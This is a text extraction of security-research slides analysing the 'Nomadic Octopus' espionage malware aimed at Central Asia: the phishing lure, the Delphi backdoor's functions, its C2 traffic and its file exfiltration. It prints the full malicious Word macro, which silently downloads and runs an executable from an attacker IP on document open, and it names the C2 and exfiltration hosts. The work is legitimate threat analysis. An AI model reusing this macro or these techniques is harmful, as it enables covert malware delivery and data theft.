




ENJOY SAFER TECHNOLOGY™

Nomadic Octopus


Cyber espionage in Central Asia

Anton Cherepanov | Senior Malware Researcher





Discovery: spearphishing email



Decoy document





"Kazakhstan has made significant progress toward creating a market economy"



All

News

Images

Videos

Shopping

More

Settings

Tools

About 100 results (0.41 seconds)

Kazakhstan - Executive Summary - export.gov

<https://www.export.gov/apex/article2?id=Kazakhstan-Executive-Summary> ▼

Sep 20, 2017 - **Kazakhstan has made significant progress toward creating a market economy** since it gained independence in 1991, and has achieved ...

[PDF] Executive Summary Kazakhstan has made significant progress towa...

<https://www.state.gov/documents/organization/229094.pdf> ▼

Kazakhstan has made significant progress toward creating a market economy since it gained independence in 1991, and has achieved considerable results in its efforts to attract foreign investment. ... The government maintains a dialogue with international investors and is committed to improving the investment climate.

Cable: 07ASTANA173_a - WikiLeaks

https://wikileaks.org/plusd/cables/07ASTANA173_a.html ▼

Openness to Foreign Investment ----- **Kazakhstan has made significant progress toward creating a market economy** since its independence in ...

Malicious Macro

```
Sub ihhummm()  
Dim cmd  
If Application.Documents.Count > 0 Then  
    cmd = "cmd.exe /c "PowerShell.exe -ExecutionPolicy Bypass -NoProfile -  
        WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('  
        http://92.63.88.142/Rei2uHae/infe.exe','%APPDATA%.exe');Start-  
        Process '%APPDATA%.exe'""  
    Shell cmd, False  
End If  
End Sub  
  
Sub AutoOpen()  
    ihhummm  
End Sub
```

Timeline

- First detection in 2015
- Email - December 2016
- PHDays 2017
- Virus Bulletin 2018

Spreading

-  График отпусков сотрудников август-декабрь 2018 года.exe
-  информационное сообщение за 12 апреля 2018 года.exe
-  Информационное сообщение от 09 октября 2015 года.exe



flashplayer
20pp_da_in
stall.exe



Java7.exe



Java8.exe

Spreading



График



информ



Информ



flashplayer
20pp_da_in
stall.exe



The malware: Delphi



The malware: internal name and version

```

nPHEN d Øde 0i-&B 0||≤ i†0i=nJ 0iSV i=i†*O i 0R†÷ i±i†i Q@i†*O i 0i†÷ i±i
†*O i 0@÷ Pj j i†0β.≤ 0æ|≤ P0||† i†i†i Q0iE°0†- u° w@h æN iE°||♥ 0††±
è>hnÉN iE°||0 0=||± |0W%± δδ_^[YY]| ♦ .jpg Uï∞3ƒQQQQQQQSVWi†3 LUh6
+†i†iCH0†||± 0i||=H 0$>. i=j j j iKD||XÆN i†0†@. j j j iK@||hÆN i†0²?. htÆN iE
i†0||>. iE≡Ph%ÆN uⁿh||ÆN iE∞||♥ 0²|± iE∞i†3††0τó i†0♦ú± iEΣ0hç uΣ s@hêÆN
h=ÆN iEΣ||• 0n||± |0o-± δδ_^[iσ]| 0 / + bhash ♥ sid
0 userfile • http:// ↓ /octopus_images/index.php Uï∞3ƒQ
0N i†i Q8iEⁿiN@||qÖN 0n||± iUⁿi†i Q8iE°iND||$0N 0†||± iUⁿi†i Q8||00N i†i Q8||
iU=i†i 0iE=||PÖN 0é|± u>i†0i† h0u 0GR≥ i†04 δg†i†0Cí± Vh||AN i†0ε1≤ 3 LZY
$ CLIENT=0ct0pusSuccess ♀ SessionTime= ♥ ID= ♦
e 0çv †i Uï∞3 Uha0N d Øde *`ùP 3 LZYdè>hiöN |0||± δ°]|i Lâ-`ùP 0|Uï∞3 L
LÖN lf@ <f@ `d@ qd@ ▶g@ af@ at@ †t@ †u@ 0t@ `A ≡_A `x@ 0x@ 0≡@ hn@ T.@ $.

```

The malware: internal name and version

n0EN d 0de 01-&B 0||≤≤ 1†01≡nJ 018V 1≡1†0 1 0R†÷ 1±1†1 Q@1†0 1 01†÷ 1±1
†0 i 0÷ Pj j i†0.≤ 0æ≤ P0||† i†i Q@iE°0†- u° w@h æN iE°||♥ 0†±
ë>hnÉN iE°||0 0=± †0W%± δδ_^[[YY]† ♦ .jpg Uï∞3QQQQQQQSVWi†3Uh6
††i†iCH0†± 0i†=H 0§>. i≡j j j iKD||XÆN i†0†@. j j j iK@||hÆN i†0²?. htÆN iE

```

CODE:004E1865    lea     eax, [ebp+var_C]
CODE:004E1868    mov     edx, offset _str_3_1_1.Text
CODE:004E186D    call    @System@@LStrCat$qqrv ; System:: linkproc LS
CODE:004E1872    mov     eax, [ebp+var_4] _str_3_1_1 dd 0FFFFFFFFh
CODE:004E1875    mov     edx, [ebp+var_C]
CODE:004E1878    call    @System@@LStrAsg$cd ; System:: linkproc LS
CODE:004E187D    xor     eax, eax          db '3.1.1',0

```

Ⓐ 1f@ <f@ `d@ 9d@ ►g@ af@ at@ t@ ↑u@ 0t@ `A ≡_A `x@ 0x@ 0≡@ hn@ T-@ \$.

The malware: functionality

```
#004E5194 TForm1.FormCreate
#004E5208 TForm1.Timer1Timer
#004E58C0 TForm1.CheckServerTimer
#004E3F88 TForm1.GetPrintScreen
#004E4060 TForm1.PrintScreen_off
#004E408C TForm1.GetCamScreen
#004E49D8 TForm1.GetDirList
#004E4AC0 TForm1.DirList_off
#004E4AEC TForm1.GetDownload
#004E4BEC TForm1.Download_off
#004E4C18 TForm1.GetDownload2
#004E4D18 TForm1.Download2_off
#004E4D44 TForm1.GetUpload
#004E4E2C TForm1.Upload_off
#004E4E58 TForm1.GetRunFile
#004E4F40 TForm1.RunFile_off
#004E4F6C TForm1.GetCMDQuery
#004E5054 TForm1.CMDQuery_off
#004E5080 TForm1.GetUploadFiles
#004E5168 TForm1.UploadFiles_off
#004E3BF0 TForm1.DelTmp
#004E608C TForm1.Timer2Timer
```

The malware: network communication

```
POST /include/systm.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Host: prom3.biz.ua
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0
```

```
CLIENT=end&SessionTime=1465461066&ID=7fbba9a35518f24382[REDACTED]&cq=1&Data=6E63202D6
820666F722068656C703A204E4F5F444154412020202020202020D0AHTTP/1.1 200 OK
```

```
Server: nginx admin
Date: Thu, 09 Jun 2016 08:31:35 GMT
Content-Type: text/html
Content-Length: 3
Connection: keep-alive
Keep-Alive: timeout=35
X-Powered-By: PHP/5.3.28
```

...

Exfiltration websites

File sharing hosting:

- <http://php-studio.ru/upload/> (defunct)
- <http://www.fayloobmennik.net/>

[Программа для загрузки файлов](#) | [FAQ](#) | [Новости](#)
[регистрация](#) | [вход](#)



[Загрузить файл](#)

[Скачать файлы](#)

[Оставить мнение](#)

Полезное: [программа для загрузки](#) [ТОП музыкальных файлов](#)

Сайт продаётся

Предложение о покупке высылайте [на электронную почту](#).



Загрузить свой файл

В форме приведенной ниже нажмите кнопку обзор и выберите файл который вы хотите разместить у нас. После загрузки вы получите ссылку для скачивания.

Все изображения, за исключением запароленных, загружаются на фотостранинг [fotolink.su](#)!

Выберите файл (MAX 2000mb):

No file selected.

☐ [Согласен с правилами сервиса](#)


Описание

Ваш e-mail

Пароль к файлу

Чтобы скрыть файл от посторонних, укажите пароль! Он будет выслан на e-mail, если заполните это поле.

Data exfiltration



The malware: data compression

```
CODE:004E46CE      lea     edx, [ebp+str_password]
CODE:004E46D1      mov     eax, 32
CODE:004E46D6      call   generate_password
CODE:004E46DB      mov     edx, [ebp+str_password]
CODE:004E46DE      mov     eax, offset str_generated_password
CODE:004E46E3      call   @System@@LStrAsg$qqrpvpxv ; System::__linkproc__ LStrAsg(void *,void *)
CODE:004E46E8      mov     edx, ds:str_generated_password
CODE:004E46EE      mov     eax, esi
CODE:004E46F0      call   TAbZipper_SetPassword
CODE:004E46F5      mov     eax, esi
```

Abbrevia: Advanced data compression toolkit

TurboPower Abbrevia

Abbrevia is a compression toolkit for Embarcadero Delphi, C++ Builder, and Kylix, and FreePascal. It supports PKZip, Microsoft CAB, tar, gzip, bzip2 and zlib compression formats, and the creation of self-extracting executables. It includes several visual components that simplify displaying zip files.

The malware: naming scheme

SessionTime is used as filename:

call	get_temp_path	10/04/2018 @ 3:00pm (UTC) – 1538665200.tmp
push	[ebp+var_18]	
push	dword ptr [ebx+40h]	10/04/2018 @ 3:30am (UTC) – 1538623800.tmp
push	offset _str__tmp.Text ; .tmp	
lea	eax, [ebp+var_14]	
mov	edx, 3	
call	@System@@LStrCatN\$qqrqv ; System::__linkproc__ LStrCatN(void)	
mov	eax, [ebp+var_14]	
push	eax	
lea	eax, [ebp+var_20]	
call	get_temp_path	
push	[ebp+var_20]	
push	dword ptr [ebx+40h]	
push	offset _str__zip.Text ; .zip	
lea	eax, [ebp+var_1C]	
mov	edx, 3	
call	@System@@LStrCatN\$qqrqv ; System::__linkproc__ LStrCatN(void)	
mov	eax, [ebp+var_1C]	
pop	edx	
call	@Sysutils@RenameFile\$qqrx17System@AnsiStringt1 ; Sysutils::RenameFile	

Fayloobmennik.net

Найти файл по имени:


1 [2](#) [3](#) [4](#) ... [9](#)

Файл	Размер	Последний раз скачивали	Кол-во скачиваний
1486641268.tmp	60.63 MB	10/02/2017 06:28	1
1486641247.tmp	32.69 MB	10/02/2017 06:24	1
1486638331.tmp	48.58 MB	10/02/2017 06:26	1
1486406429.tmp	119.95 MB	08/02/2017 05:58	2
1486406425.tmp	48.92 MB	08/02/2017 05:55	2
1486373457.tmp	5.30 MB	08/02/2017 05:54	2
1486036443.tmp	55.04 MB	02/02/2017 16:42	2
1486036395.tmp	61.38 MB	02/02/2017 16:43	2
1485776946.tmp	73.45 MB	31/01/2017 11:56	2
1485776950.tmp	12.52 MB	31/01/2017 11:54	2
1485431843.tmp	116.90 MB	26/01/2017 17:26	2
1485431892.tmp	19.36 MB	26/01/2017 17:24	2
1485171296.tmp	25.67 MB	24/01/2017 09:39	3


Exfiltration data

- First file: **1457893802.tmp** - GMT: **13 Mar 2016 18:30**
- Biggest file **~770 Mb**
- Total **280** archives (**~16Gb** of compressed data)
- Mostly documents:
 - doc, docx, xls, xlsx, rtf, txt, pdf, jpg

Upload dates: Weekdays



Upload dates: Hours (GMT)



Suspected timezones

UTC+5

Eastern Europe [\[edit \]](#)

-  Russia – Yekaterinburg Time

Central Asia [\[edit \]](#)

-  Kazakhstan (western part) – Time in Kazakhstan
 - Aktobe Region, Atyrau Region, Mangystau Region, West Kazakhstan Region
-  Tajikistan – Time in Tajikistan
-  Turkmenistan – Time in Turkmenistan
-  Uzbekistan – Time in Uzbekistan

South Asia [\[edit \]](#)

-  Maldives – Time in the Maldives
-  Pakistan – Pakistan Standard Time

Antarctica [\[edit \]](#)

- Some bases in Antarctica. See also [Time in Antarctica](#).

UTC+6

North Asia [\[edit \]](#)

-  Russia – Omsk Time

